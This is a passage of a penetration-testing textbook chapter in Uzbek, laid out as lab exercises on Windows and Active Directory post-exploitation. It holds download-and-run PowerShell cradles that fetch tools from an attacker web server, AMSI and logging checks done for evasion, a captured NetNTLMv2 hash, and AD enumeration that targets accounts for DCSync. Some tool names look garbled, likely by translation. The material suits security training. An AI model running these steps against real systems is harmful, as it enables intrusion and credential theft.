Maqsadli tizimga ulangan holda, Kali serveriga SSH ulanishi ochiladi va vositalarni ishga tushirishga yordam beradigan veb-serverni o‘rnatiladi. Ulangandan so‘ng, quyidagi amallar bajariladi:

```
┌──(kali kali)-[~]
└─$ cd SharpPack/PowerSharpBinaries
┌──(kali kali)-[~/SharpPack/PowerSharpBinaries]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Maqsadli tizimda PowerShell yuklab olinadi va uy katalogida joylashgan Sharppick repozitoridan Invoke-Shellcode.ps1 moduli yoqiladi:

```
C:\Users\target>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\target> iex (iwr http://10.0.0.40:8888/Invoke-Seatbelt.ps1)
```

Bu Invoke-Sable modulini yuklaydi, bu powershell-dan C# Sable ikkilik faylini ishga tushirish imkonini beradi. Sable vositasi tizimga nima o‘rnatilgani va u qanday sozlanganligi haqida ko‘proq ma’lumot olishga yordam beradi. Keyinchalik, Sable ishga tushiriladi va undan foydalanuvchi ma’lumotlarini profillash so‘raladi. Banner ma’lumotlarini chop etmaslik uchun -q bayrog‘i ham qo‘shiladi.

```
PS C:\Users\target> Invoke-Seatbelt -Command '-group=user -q'
====== ChromePresence ======
====== CloudCredentials ======
```

```
<snipped>
====== dir ======
LastAccess LastWrite Size Path
16-06-21 21-08-01 527B C:\Users\Default\Desktop\EC2 Feedback.website
16-06-21 21-08-01 554B C:\Users\Default\Desktop\EC2 Microsoft Windows
Guide.website
16-10-18 16-10-18 0B C:\Users\Default\Documents\My Music\
<snipped>
====== ExplorerMRUs ======
Explorer GHH\target 2021-08-02 C:\
Explorer GHH\target 2021-08-01 C:\ProgramData\Amazon\EC2-Windows\AWS.EC2.
WindowsUpdate
Explorer GHH\target 2021-08-01 C:\ProgramData\Amazon\EC2-Windows\AWS.EC2.
WindowsUpdate\AWS.EC2.WindowsUpdate.log
Explorer GHH\target 2021-08-01 C:\Users\target\Desktop\WindowsUpdate.log
====== ExplorerRunCommands ======
<snipped>
====== SecPackageCreds ======
Version : NetNTLMv2
Hash :
target::GHH:1122334455667788:0599106953b283c2131921ea-
15987b09:01010000000000002c5d
    65c65989d70124625896a4a4c652000000000800300030000000000000000000000000002
00000dca9b1
    a3f1445539a6248646542fe5b7818352570fd6518e3f8210eb1644d51f0a0010000000000 000
0000000000000000000000000900000000000000000000000
```

Sable foydalanuvchi profilining turli sohalarini ko‘rib chiqadi va yaqinda ochilgan fayllarni, URL manzillarini, Foydalanuvchining uy katalogidagi papkalarni aniqlashga yordam beradi va agar parol haqida ma’lumotga ega bo‘linmasa, NTLMv2 hisob ma’lumotlarini oflayn rejimda buzishi mumkin. Ushbu elementlar foydalanuvchi konteksti va uning imtiyozlari, a’zoligi va kirish huquqi haqida biroz ma’lumot beradi.

Tizim razvedkasi

Xostlarda ko‘pincha tarmoqdagi tizimlarning umumiy xavfsizlik holatini aniqlashga yordam beradigan ma’lumotlar mavjud. Bundan tashqari, o‘rnatilgan dasturiy ta’minot paketlari kuchayish va lateral harakatlanish uchun potensial yo‘llarni berishi mumkin. Antivirus dasturi, EDR mahsulotlari, Firewall holati, UAC holati va boshqalar kabi ishlatiladigan holat elementlari butun tarmoq bo‘ylab skanerlash uchun nima qilish kerakligi haqida tushuncha beradi.

PowerShell bilan ba’zi asosiy vaziyatni bilish mumkin. Bu imkon qadar jim turishga yordam beradi , so‘ngra tizim haqida ko‘proq ma’lumotga ega bo‘linadi.

Laboratoriya ishi 17.3:
Powershell yordamida tizim razvedkasi

Tekshirilishi kerak bo‘lgan birinchi narsa – AMSI yoqilgan yoki yoqilmaganligidir. Bunga e’tibor qaratmasdan xotirada qo‘shimcha vositalardan foydalanish mumkin. PowerShell buyruq qatoridan quyidagi buyruqlar kiritiladi:

```
PS C:\Users\target> $clsids = gci HKLM:\Software\Microsoft\AMSI\Providers\ |
>> %{ ($_.Name -split "\\") | select -last 1 }
PS C:\Users\target> $clsids | %{ ls HKLM:\Software\Classes\CLSID\$_}
Hive: HKEY_LOCAL_MACHINE\Software\Classes\CLSID\
{2781761E-28E0-4109-99FE-B9D127C57AFE}
Name Property
---- --------
Hosts (default) : Scanned Hosting Applications
Implemented Categories
InprocServer32 (default) : "C:\ProgramData\Microsoft\Windows
Defender\Platform\4.18.2107.4-0\MpOav.dll"
ThreadingModel : Both
```

Birinchi qatorda Get-ChildItem buyrug‘i ishlatilgan, bu yetkazib beruvchilarning AMSI ro‘yxatini ko‘rishi uchun foydalaniladi U AMSI provayderlari sifatida ro‘yxatdan o‘tgan sinf identifikatorlari (CLSID) ro‘yxatini o‘z ichiga oladi. Class CLSID registrida CLSIDni qidirilganda, 7AFE bilan tugaydigan CLSID ko‘riladi, bu Windows Defender yordamida himoyalanganligini bildiradi. AMSI provayderlari sifatida ro‘yxatdan o‘tgan CLSID-larni qidirish orqali biz AMSI-dan biror narsa foydalanayotganligi aniqlash mumkin. Natija shuni ko‘rsatadi (bu holda Windows Defender orqali himoyalangan), bu AMSI yoqilganligini anglatadi.

Keyingi qadamda qanday siyosatlar o‘rnatilishi mumkinligi tekshiriladi. Ishga tushiradigan buyruqlarni qayd qiluvchi ScriptBlockLogging, PowerShell yuklaydigan modullarni qayd qiluvchi ModuleLogging va seansda sodir bo‘layotgan hamma narsani va faylga chiqish satrlarini qayd qiluvchi TranskripsiyaLogging kabi siyosatlarning imkoniyatlarini berishi mumkinligini tekshiramiz. Ularni sinovdan o‘tkazilganda, nima qilish xavfsiz va nima uchun vaqtinchalik yechimlarni o‘rnatish kerakligini oldindan bilib olish mumkin:

```
PS C: > ls HKLM:\Software\Policies\Microsoft\Windows\Powershell -ErrorA Ignore
PS C:\Users\target>
```

Buyruq ishga tushirilganda, hech qanday ma’lumot olinmaydi. Bu hech qanday maxsus ro‘yxatga olish opsiyalari o‘rnatilmaganligidan va standart parametrlardan foydalanilayotganligi yaxshi natija. Agar ushbu joyda ro‘yxatga olish kitobi kalitlari bo‘lsa, qaysilari o‘rnatilganligini aniqlash kerak edi, ammo hozirda eng xavfsiz variant PowerShell 2.0 yordamida pasaytirish bo‘ladi.

Pastga tushirish mumkinligini aniqlash uchun PowerShell'ning qaysi versiyalari o'rnatilganligini tekshirib ko'rish kerak:

```
PS C:\Users\target> Get-ItemProperty
HKLM:\Software\Microsoft\PowerShell\*\PowerShellEngine |
>> select PowerShellVersion
PowerShellVersion
-----------------
2.0
5.1.14393.0
```

PowerShell terminalining 2.0 va 5.1 versiyalari o'rnatilganligi ko'riladi. Biroq, PowerShell 2.0 ishlashi uchun 2-versiya uchun .NET ish vaqti o'rnatilganligiga ishonch hosil qilish kerak, topish kerak bo'lgan ish vaqti v2.0.50727 bo'lib, uni Microsoft.Net papkasida bajarish mumkin. Windows katalogi:

```
PS C:\Users\target> gci -include system.dll -recur
Senv:windir\Microsoft.Net\Framework\v*
Directory: C:\Windows\Microsoft.Net\Framework\v4.0.30319
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 7/2/2020 4:03 PM 3556616 System.dll
```

System.dll ni yuklab olish va to'liq o'rnatish uchun v4 freymvork ekanligini ko'rish mumkin. Bu shuni anglatadiki, jurnalni o'tkazib yuborish uchun 2.0 ga tushira olinmaydi. Agar jurnalga kirish yoqilgan bo'lsa, uni o'chirish uchun bypass yechimdan foydalanish kerak edi.

Endi qo'shimcha razvedka jurnalga asoslangan aniqlashni ishga tushmasligini aniqlandi, operatsion tizim haqida ba'zi asosiy ma'lumotlar ko'rib chiqiladi. Kompyuterning o'zi haqidagi ma'lumotlarni ko'rish uchun biz Get-ComputerInfo buyrug'idan foydalanish mumkin. U juda ko'p ma'lumotlarni o'z ichiga oladi, lekin avval Windows ma'lumotlar keltirilgan:

```
PS C:\Users\target> Get-ComputerInfo -Prop Windows*
WindowsBuildLabEx                    : 14393.4104.amd64fre.rs1_release.201202-1742
WindowsCurrentVersion                : 6.3
WindowsEditionId                     : ServerDatacenter
WindowsInstallationType              : Server
WindowsInstallDateFromRegistry       : 8/1/2021 11:44:04 PM
WindowsProductId                     : 00376-40000-00000-AA753
WindowsProductName                   : Windows Server 2016 Datacenter
WindowsRegisteredOrganization        : Amazon.com
WindowsRegisteredOwner               : EC2
WindowsSystemRoot                    : C:\Windows
```


Bu Windows 2016 Datacenter rejimidan foydalanayotganligi va Amazon EC2 da ro'yxatdan o'tganligini ko'rsatadi. Tizim o'rnatilgan sana va Windows katalogi joylashgan joy mavjud. Bu vaziyatdan xabardor bo'lish imkonini beradi.

Tekshirish kerak bo'lgan yana bir narsa - DeviceGuard yoqilgan yoki yo'q. DeviceGuard – bu tizimda faqat ma'lum yaxshi kod ishlashini ta'minlash orqali zararli dasturlarning oldini olishga yordam beradigan Windows xususiyati. Bu shuni anglatadiki, bajaradigan har qanday kod ikkilik kod bo'lishi kerak. **Get-ComputerInfo** buyrug'i yordamida quyidagilarni bilish mumkin:

```
PS C:\Users\target> Get-ComputerInfo -Property DeviceG*
DeviceGuardSmartStatus : Off
DeviceGuardRequiredSecurityProperties :
DeviceGuardAvailableSecurityProperties :
DeviceGuardSecurityServicesConfigured :
DeviceGuardSecurityServicesRunning :
DeviceGuardCodeIntegrityPolicyEnforcementStatus :
DeviceGuardUserModeCodeIntegrityPolicyEnforcementStatus :
```

DeviceGuard o'chirilganligini ko'rish mumkin, shuning uchun agar biz AVni chetlab o'tsak, tizimda lokal bo'lmagan ikkilik fayllarni ishga tushirish mumkin. Endi nima qilish va qilmaslik haqida bir oz tasavvurga egamiz, Seatbelt haqida ko'proq bilib olaylik.

Laboratoriya ishi 17.4: Seatbelt bilan tizim razvedkasi

Seatbelt xost konfiguratsiyasi parametrlari haqida ma'lumot to'plashi mumkin. Asosiy muammolar PowerShell konfiguratsiyalari, AMSI holati, OS ma'lumotlari va konfiguratsiyasi kabi avvalroq ko'rib chiqilgan muammolardir. Ilgari foydalanuvchi buyruqlari guruhi ishga tushirilgan edi. Bu safar tizim buyruqlari guruhi ishga tushiriladi:

```
PS C:\Users\target> Invoke-Seatbelt -Command '-group=system -q'
====== AMSIProviders ======
GUID : {2781761E-28E0-4109-99FE-B9D127C57AFE}
ProviderPath : "C:\ProgramData\Microsoft\Windows
Defender\Platform\4.18.2107.4-0\MpOav.dll"
====== AntiVirus ======
Cannot enumerate antivirus. root\SecurityCenter2 WMI namespace is not
available on Windows Servers
====== AppLocker ======
[*] AppIDSvc service is Stopped
[*] Applocker is not running because the AppIDSvc is not running
[*] AppLocker not configured
====== ARPTable ======
<snipped>
```

Bu yerda juda ko‘p tizim holati ma’lumotlarini ko‘rish mumkin, ularning ba’zilarini Seatbelt dan tashqari ko‘rilgan. Seatbelt bu ma’lumotlarning barchasini bir joyda taqdim etadi, PowerShell yordamida bajarilsa turli joylarda yig‘ishni talab qiladi.

Ba’zi elementlarni ham ko‘rib chiqish mumkin. Tizim haqida bilish foydali bo‘lgan jihatlardan biri – UserAccountControl (UAC)[2]yoqilganligni aniqlash va uning sozlamalari ko‘rish mumkin. Bu foydalanuvchilarni qo‘shish yoki tizimga o‘tish kabi xizmatlarni bajarish uchun imtiyozli foydalanuvchi darajasi talab qilishlarini aniqlashga yordam beradi:

```
PS C:\Users\target> Invoke-Seatbelt -Command 'UAC -q'
====== UAC ======
ConsentPromptBehaviorAdmin : 5 - PromptForNonWindowsBinaries
EnableLUA (Is UAC enabled?) : 1
LocalAccountTokenFilterPolicy : 1
FilterAdministratorToken : 0
[*] LocalAccountTokenFilterPolicy == 1. Any administrative local account
can be used for lateral movement.
```

UAC yoqilganligini ko‘rish mumkin. Agar kimdir Windows bo‘lmagan ikkilik faylni ishga tushirishga harakat qilsa, Windows foydalanuvchidan ikkilik faylni ishga tushirishga ruxsat berishni taklif qiladi. Agar ushbu tizimga kirish uchun C2 kanalidan foydalanilsa so‘rovlarni ko‘rish cheklanadi. Bu so‘rovlardan qochish uchun imtiyozlarni oshirish yo‘lini topish kerak.

Domen razvedkasi

Korporativ muhitning bir qismi bo‘lgan deyarli barcha tizimlar Active Directory (AD) ning bir qismi bo‘ladi. AD – foydalanuvchilarni, guruhlarni, kompyuterlarni, siyosatlarni, saytlarni, tashkiliy tuzilmalarni va boshqalarni kuzatuvchi katalog xizmati. Har bir obyektda obyektni belgilaydigan va u bilan kim o‘zaro aloqada bo‘lishi mumkin bo‘lgan atributlar va xavfsizlik ma’lumotlari mavjud. Ushbu katalog AD domenlari (serverlar to‘plamida saqlanadigan ushbu obyektlar guruhlari) va Forests (o‘zaro hamkorlik va ishonch munosabatlariga ega bo‘lgan bir nechta domenlar) uchun asosdir.

Active Directory (AD) ko‘plab tarkibiy qismlardan iborat va ularni tushunish qiyin bo‘lishi mumkin. Agar siz AD bilan tanish bo‘lmasangiz, Microsoft boshlash uchun yaxshi qo‘llanmani taklif qiladi: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-view.

[2] UserAccountControl (UAC) – operatsion tizimni ruxsatsiz o‘zgarishlardan himoya qilish uchun mo‘ljallangan Windows xavfsizlik xususiyati

Foydalanuchi tizimda qanday xususiyatlarga ega foydalanuvchi va guruhlarda ekanligini aniqlash kerak. Administratorlar kimligini ham bilish kerak. Tizim qanchalik katta ekanligini, u saytlarga bo‘linganmi yoki yo‘qmi va tashkiliy tuzilma qanday ko‘rinishini bilish mumkin. Qaysi guruh siyosati obyektlari (GPO) mavjudligini va ular qayerda bog‘langanligini bilish mumkin. Ushbu elementlar AD domeni qanday sozlanganligi va saqlash imkoniyatlarini qayerdan izlash mumkinligini yaxshiroq tushunishga yordam beradi.

Laboratoriya ishi 17.5:
PowerShell yordamida domen ma’lumotlarini olish

Domen haqida asosiy ma’lumotlarni bilish kerak. Buning ba’zilarini ushbu bobning boshida foydalanuvchi va kompyuter profilida ko‘rildi. ActiveDirectory PowerShell moduli foydali bo‘lishi mumkin bo‘lsa-da, u ko‘pincha o‘rnatilmaydi, shuning uchun Active Directory Service Interface API’lari yordamida buni qanday qilishni ko‘rib chiqiladi. Ushbu API’lar barcha Windows tizimlarida mavjud va qo‘shimcha modullarni o‘rnatishni talab qilmaydi.

```
PS C:\Users\target> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
Forest : ghh.local
DomainControllers : {EC2AMAZ-TBKC0DJ.ghh.local}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
RidRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
InfrastructureRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
Name : ghh.local
```

Bu yerda bir nechta muhim ma’lumotlarni ko‘rish mumkin. Domen nomi ghh.local va bitta domen nazoratchisi (DC) belgilangan, EC2AMAZ-TBKC0DJ.ghh.local. DomainModeLevel-7, Funksional darajasi Windows 2016 7 daraja bilan bir xil. Xavfsizlik xususiyatlari turli Funksional darajalarda turlicha ishlashi mumkin.

Keyin whoami /user buyrug‘idan olingan ma’lumotlarni va foydalanuvchi haqida ADda qanday ma’lumotlar borligi ko‘rib chiqiladi:

```
PS C:\Users\target> whoami /fqdn
CN=target,CN=Users,DC=ghh,DC=local
PS C:\Users\target> [adsi]"LDAP://CN=target,CN=Users,DC=ghh,DC=local" |
>> select cn,memberof,sAMAccountName,managedObjects | fl
cn : {target}
memberof : {CN=RA-sto-distlist,OU=T2-Roles,OU=Tier
2,OU=Admin,DC=ghh,DC=local,
```

```
CN=AL-Yim-admingroup,OU=Devices,OU=BDE,OU=Tier
2,DC=ghh,DC=local,
CN=GI-ENA-distlist,OU=AZR,OU=People,DC=ghh,DC=local,
CN=DE-con-distlist,OU=Test,OU=GOO,OU=Tier 2,DC=ghh,DC=local...}
sAMAccountName : {target}
managedObjects : {CN=GA-majaivars-distlist,OU=ServiceAccounts,OU=GOO,OU=Sta-
ge,DC
=ghh,DC=local, CN=VI-sam-distlist,OU=Test,OU=FIN,OU=Tier
1,DC=ghh,DC=local,
CN=VI-ang-distlist,OU=TST,OU=Stage,DC=ghh,DC=local,
CN=CH-jua-admingroup,OU=AZR,OU=Tier 2,DC=ghh,DC=local...}
```

Ushbu natijalardan foydalanuvchi tashkil etuvchi guruhlarni, shuningdek ular boshqaradigan obyektlarni ko‘rish mumkin. Bu foydalanuvchi guruh a’zoligi asosida ruxsat olgan obyektlar turlari haqida ko‘proq ma’lumot beradi va ular boshqaradigan obyektlar boshqa hisoblarga qanday kirishni aniqlashga yordam beradi.

Foydalanuvchi va domen xususiyatlari haqida asosiy tushunchaga ega bo‘lgan holda, ADni tashkil etuvchi tashkiliy birliklar (Organizational Units, OUs) ro‘yxatini olish orqali tizimni chuqurroq ko‘rib chiqish mumkin. Bu ko‘pincha tavsiflovchi bo‘lib, kerakli narsalarni qayerdan qidirishni tushunishga yordam beradi.

```
PS C:\Users\target> $Domain = New-Object System.DirectoryServices.DirectoryEntry
>> $Searcher = New-Object System.DirectoryServices.DirectorySearcher
>> $Searcher.SearchRoot = $Domain
>> $Searcher.PropertiesToLoad.Add("distinguishedName") | Out-Null
>> $Searcher.Filter = "(objectCategory=organizationalUnit)"
>> $OUs = $Searcher.FindAll()
>> $OUs | %{ $_.Properties["distinguishedName"]} | select -first 5
OU=Domain Controllers,DC=ghh,DC=local
OU=Admin,DC=ghh,DC=local
OU=Tier 0,OU=Admin,DC=ghh,DC=local
OU=T0-Accounts,OU=Tier 0,OU=Admin,DC=ghh,DC=local
OU=T0-Servers,OU=Tier 0,OU=Admin,DC=ghh,DC=local
```

Domen kontrollerlarining o‘rnatilgan bo‘linmasini, shuningdek, bir qator administrator bo‘linmalar va ularga o‘rnatilgan bo‘linmalarni ko‘rish mumkin. Buni odatda yaxshiroq tushunish kerak. Powershell yordamida ma’muriy bo‘linma tarkibi ko‘rib chiqiladi.

```
PS C:\Users\target> $ou = [adsi]"LDAP://OU=Admin,DC=ghh,DC=local"
PS C:\Users\target> $ou.ObjectSecurity.Access
>> | Where ActiveDirectoryRights -like "*GenericAll*"
>> | Select IdentityReference, AccessControlType,ActiveDirectoryrights
>> | fl
IdentityReference : NT AUTHORITY\SYSTEM
AccessControlType : Allow
```



```
ActiveDirectoryRights : GenericAll
IdentityReference : GHH\Domain Admins
AccessControlType : Allow
ActiveDirectoryRights : GenericAll
IdentityReference : GHH\SC-266-distlist
AccessControlType : Allow
ActiveDirectoryRights : GenericAll
```

Domen administratorlari va SYSTEMdan tashqari, SC-266-distlist guruhi ham ushbu guruhga huquqlarga ega ekanligini ko‘rish mumkin. Agar ushbu guruhdagi foydalanuvchini topa olinsa, ushbu OUdagi obyektlarni boshqarish uchun ushbu foydalanuvchini qo‘llash mumkin. Ushbu guruhni ko‘rib chiqish kerak:

```
PS C:\Users\target> ❶$Domain = New-Object System.DirectoryServices.DirectoryEntry
>> ❷$Searcher = New-Object System.DirectoryServices.DirectorySearcher
>> $Searcher.SearchRoot = $Domain
>> ❸$Searcher.Filter = "(&(objectCategory=group)(cn=SC-266-distlist))"
>> $group = $Searcher.FindOne()
>> ❹$group.Properties["member"]
CN=KA-mat-admingroup,OU=ServiceAccounts,OU=OGC,OU=Tier 1,DC=ghh,DC=local
CN=EVA_SHAW,OU=T2-Permissions,OU=Tier 2,OU=Admin,DC=ghh,DC=local
CN=LAUREL_MANNING,OU=AZR,OU=Stage,DC=ghh,DC=local
CN=KATRINA_COTTON,OU=ServiceAccounts,OU=TST,OU=Stage,DC=ghh,DC=local
```

Eslatma! *Har bir AD o‘rnatish uchun ma’lumotlar BadBlood tomonidan tasodifiy o‘zgartirilganligi sababli, guruhlar, foydalanuvchilar va a’zoliklar farq qilishi mumkin.*

Hozir bo‘lgan domenni olish uchun **DirectoryServices**❶foydalanish mumkin. Keyin **Active Directory**’da qidiruvni boshlash uchun **DirectorySearcher**❷ obyektini yaratish kerak. Ushbu obyekt qidiruvni amalga oshirish kerak bo‘lgan barcha usullarni o‘z ichiga oladi. Keyin ma’lumotlarini o‘z ichiga olgan Lightweight Directory Access Protocol (LDAP) qidiruvini yaratish kerak. Qidiruv ikki xil qidiruv so‘zlarini birlashtirish uchun & operatoridan foydalanadi: obyekt turi va qidirilayotgan obyektning umumiy nomi (CN) ❸. Izlayotgan elementni topilgandan so‘ng, guruh a’zolarini olish uchun ushbu elementning xususiyatlarini ko‘rish mumkin. Bu keyinchalik darajani oshirish uchun kimni izlash kerakligini aniqlashga yordam beradi. Ushbu so‘rovlarning barchasini qo‘shimcha modullardan foydalanmasdan bajarish qulay mahorat bo‘lsa-da, PowerShell-dagi Power View modulida bu vazifani ancha osonlashtiradigan yordamchi buyrug‘lar mavjud. Bundan tashqari PowerView modulida zaifliklarni qidirish uchun qo‘shimcha buyrug‘lar mavjud.

Eslatma! *PowerSploit hozirgi kunda qo'llab-quvvatlanmaydi. lekin u hali ham ko'plab sinovchilar tomonidan qo'llaniladi. Modullarning ba'zi jihatlari ishlamay qolganda, ular tuzatilmasligi mumkin, ammo powersploit ichidagi modullarning barcha funksiyalari taqqoslanadigan modulga to'liq qo'shilmagan.*

Laboratoriya ishi 17.6: PowerView bilan AD razvedkasi

PowerSploit'da post-eksploit uchun foydali bo'lgan ko'plab modullar mavjud bo'lsa-da, Recon pastki katalogidagi PowerView moduliga e'tibor qaratiladi. Kali dan PowerSploit katalogida veb-serverni ishga tushiriladi:

```
┌──(kali kali)-[~]
└─$ cd PowerSploit
┌──(kali kali)-[~/PowerSploit]
└─$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Keyinchalik, PowerView modulini maqsadli serverga yuklanadi. Buni iex/iwr interfeysi yordamida amalga oshirish mumkin:

```
PS C:\Users\target> iex ( iwr http://10.0.0.40:8080/Recon/PowerView.ps1 )
```

Ilgari ko'rib chiqqan ba'zi xususiyatlarni sinab ko'riladi. Avval domen haqida ma'lumot to'planadi:

```
PS C:\Users\target> Get-Domain
Forest : ghh.local
DomainControllers : {EC2AMAZ-TBKC0DJ.ghh.local}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
RidRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
InfrastructureRoleOwner : EC2AMAZ-TBKC0DJ.ghh.local
Name : ghh.local
```

Bu ilgari ko'rgan ma'lumotlar bilan bir xil, ammo bu ancha sodda. Bundan tashqari, avvalgidek bo'linmalar ro'yxatini olish mumkin:

```
PS C:\Users\target> Get-DomainOU | select DistinguishedName
distinguishedname
-----------------
OU=Domain Controllers,DC=ghh,DC=local
OU=Admin,DC=ghh,DC=local
OU=Tier 0,OU=Admin,DC=ghh,DC=local
```


Administrator bo'linmasining kirishni boshqarish ro'yxatini (ACL) olish uchun **GetDomainObject ACL cmdlet**'dan foydalanish mumkin:

```
PS C:\Users\target> Get-DomainObjectAcl "OU=Admin,DC=ghh,DC=local"
ObjectDN : OU=Admin,DC=ghh,DC=local
ObjectSID :
ActiveDirectoryRights : DeleteChild, DeleteTree, Delete
BinaryLength : 20
AceQualifier : AccessDenied
IsCallback : False
OpaqueLength : 0
AccessMask : 65602
SecurityIdentifier : S-1-1-0
AceType : AccessDenied
```

Foydalanuvchi SID hal qilinmagan va ruxsatlar avvalgi ADSI usuliga o'xshash GUID ko'rinishida. PowerView har bir foydalanuvchining kirishini aniqroq qilish uchun ularni o'zgartirishga yordam beradi. Buni tozalash uchun Get-DomainObjectAcl uchun ConvertFrom-SID cmdlet va -ResolveGuids opsiyasidan foydalanamiz:

```
PS C:\Users\target> Get-DomainObjectAcl "OU=Admin,DC=ghh,DC=local"
>> -ResolveGUIDs |where AceType -eq "AccessAllowed" |
>> %{ (ConvertFrom-SID $_.SecurityIdentifier) + ": " + $_.ActiveDirectoryRights }
GHH\Domain Admins: GenericAll
Enterprise Domain Controllers: GenericRead
Authenticated Users: GenericRead
Local System: GenericAll
GHH\Enterprise Admins: GenericAll
GHH\GI-jul-distlist: GenericAll
GHH\BDEWWEBS1000000$: GenericAll
GHH\18-lucas1983-distlist: GenericAll
```

Bu ma'lumotlarni o'qishni ancha osonlashtiradi. Bundan tashqari PowerView-dan DCSync imtiyozlariga ega bo'lgan foydalanuvchilarni topish, DN domenida barcha imtiyozlar yoki replikatsiya imtiyozlariga ega bo'lganlar uchun ACL'ni olish uchun foydalanish mumkin:

```
PS C:\Users\target> Get-ObjectACL "DC=ghh,DC=local" -ResolveGUIDs
>> | ? {($_.ActiveDirectoryRights -match 'GenericAll')
>> -or ($_.ObjectAceType -match 'Replication-Get')}
>> | where AceType -eq "AccessAllowed"
>> | %{ ConvertFrom-SID $_.SecurityIdentifier }
GHH\Enterprise Admins
GHH\GI-jul-distlist
GHH\BDEWWEBS1000000$
```

```
GHH\18-lucas1983-distlist
GHH\NE-ailime678-distlist
GHH\IR-aguilucho-distlist
Local System
```

Endi DCSync hujumini amalga oshirish uchun qaysi foydalanuvchilarni nishonga olishni bilish mumkin. Bu qidirib topish mumkin bo‘lgan bir nechta narsalardan biri. Bobning keyingi qismida batafsilroq to‘xtalinadi. Ushbu ma’lumotlardan ko‘p sonli so‘rovlar yubormasdan domenda kerakli ma’lumotlarni taktik jihatdan topish uchun foydalanish mumkin, ammo odamlar uchun eng sevimli vositalardan biri BloodHound. BloodHound ko‘plab AD ma’lumotlarini to‘playdi va keyin Neo4j deb nomlangan grafik ma’lumotlar bazasini ko‘rish vositasida ma’lumotlarni qidirish imkonini beradi. Buning salbiy tomoni shundaki, u juda ko‘p so‘rovlarni yuboradi va ko‘proq etuk tashkilotlar ularni zararli niyatlarni aniqlash uchun qidiradi, shuning uchun OpSec nuqtai nazaridan u ayniqsa xavfsiz emas.

Laboratoriya ishi 17.7: SharpHound bilan AD ma’lumotlarini yig‘ish va hujumni kengaytirish

AD ma’lumotlaridan foydalanishning yanada maxfiy usuli SharpHound-dan faqat ADdan ma’lumotlarni so‘rash uchun foydalanishdir. SharpHound – BloodHound uchun C# da ma’lumotlarni yig‘ish vositasi. Avvalgi laboratoriyalarda bo‘lgani kabi, bu ikkilik fayllar uchun bir xil PowerShell qadamlaridan foydalaniladi. Kali tizimida PowerSharpBinaries katalogiga qaytiladi va veb-serverni qayta ishga tushiriladi:

```
┌──(kali kali)-[~]
└─$ cd SharpPack/PowerSharpBinaries
┌──(kali kali)-[~/SharpPack/PowerSharpBinaries]
└─$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Endi Target tizimida buni iex/iwr stager yordamida bajariladi.

```
PS C:\Users\target> iex (iwr http://10.0.0.40:8080/Invoke-Sharphound3.ps1)
```

SharpHound turli yig‘ish usullariga ega. DCOnly faqat DClarni so‘raydi, so‘rovlarni xost odatda aloqa qilmaydigan tizimlar bilan cheklaydi:

```
PS C:\Users\target> Invoke-Sharphound3 -Command "--CollectionMethod=DCOnly"
----------------------------------------------
Initializing DanceBattle at 2:32 AM on 8/9/2021
----------------------------------------------
```



```
Resolved Collection Methods: Group, Trusts, ACL, ObjectProps, Container,
GPOLocalGroup, DCOnly
[+] Creating Schema map for domain GHH.LOCAL using path
CN=Schema,CN=Configuration,DC=GHH,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 171 MB RAM
Status: 3379 objects finished (+3379 844.75)/s -- Using 352 MB RAM
Enumeration finished in 00:00:04.7909988
Compressing data to .\20210809023238_BloodHound.zip
You can upload this file directly to the UI
DanceBattle EnumEration Completed at 2:32 AM on 8/9/2021! Happy GraPhIng!
```

Yaratilgan ZIP fayl ma’lumotlarni qidirish uchun BloodHound GUI’ga yuklanishi mumkin.

Neo4j katta domenlar uchun juda ko‘p xotirani iste’mol qilishi mumkin. Buni bulut tizimida qilish mumkin bo‘lsa-da, agar siz juda katta bulutli nusxalardan foydalanmasangiz, uni lokal sifatida ishlatish odatda tezroq bo‘ladi. BloodHound-dan ma’lumotlarni olish uchun foydalanish uchun https://bloodhound.readthedocs.io/en/latest/ saytida o‘rnatish va foydalanish ko‘rsatmalarini ko‘rish mumkin.

Eskalatsiya

Endi tizimni o‘rganishni amalga oshirilgandan so‘ng, lokal tizim, Active Directoryni ko‘rib chiqish kerak. Ba’zi imtiyozlarga ega ekanligini aniqlandi. Imtiyozlarni oshirish yo‘llarini aniqlash maqsadlarga erishish uchun eng yaxshi imkoniyat uchun AD tizimlari va imtiyozlarni boshqarish uchun qo‘shimcha qobiliyat beradi. Birinchi vazifa – lokal tizimda imtiyozlarni kuchaytirish.

Lokal imtiyozlarni oshirish

Lokal imtiyozlarni oshirish uchun zaifliklarni topish yaxshi himoyalangan muhitda qiyin bo‘lishi mumkin. Bo‘shliqlarni topishga yordam beradigan ba’zi vositalar mavjud. Tizimda tuzatishlar yoki konfiguratsiyaning zaif tomonlari mavjudligini aniqlash uchun tizimni profillash qobiliyati foydali skriptlarsiz sezilarli vaqtni olishi mumkin. Ikkita vositani **winPEAS** va **SharpUp**ni ko‘rib chiqadi, ular mumkin bo‘lgan tizim muammolarini aniqlashga yordam beradi.

Laboratoriya ishi 17.8: winPEAS bilan tizimni profil qilish

winPEAS vositasi (imtiyozlarni oshirish uchun ajoyib skript) C# yoki ommaviy ish fayli bo‘lib, u Windows tizimini profillaydi va ishlatilishi mumkin bo‘lgan zaifliklarni aniqlashga harakat qiladi. Kali-da klonlangan Sharp Pack PowerShell versiyasidan foydalaniladi. Oldingi laboratoriya ishlarida sozlangan bir xil HTTP foydalanuchisidan foydalanib, Invoke-Wipers.ps1 skripti yuklab olinadi va ba’zi variantlar tekshiriladi:

```
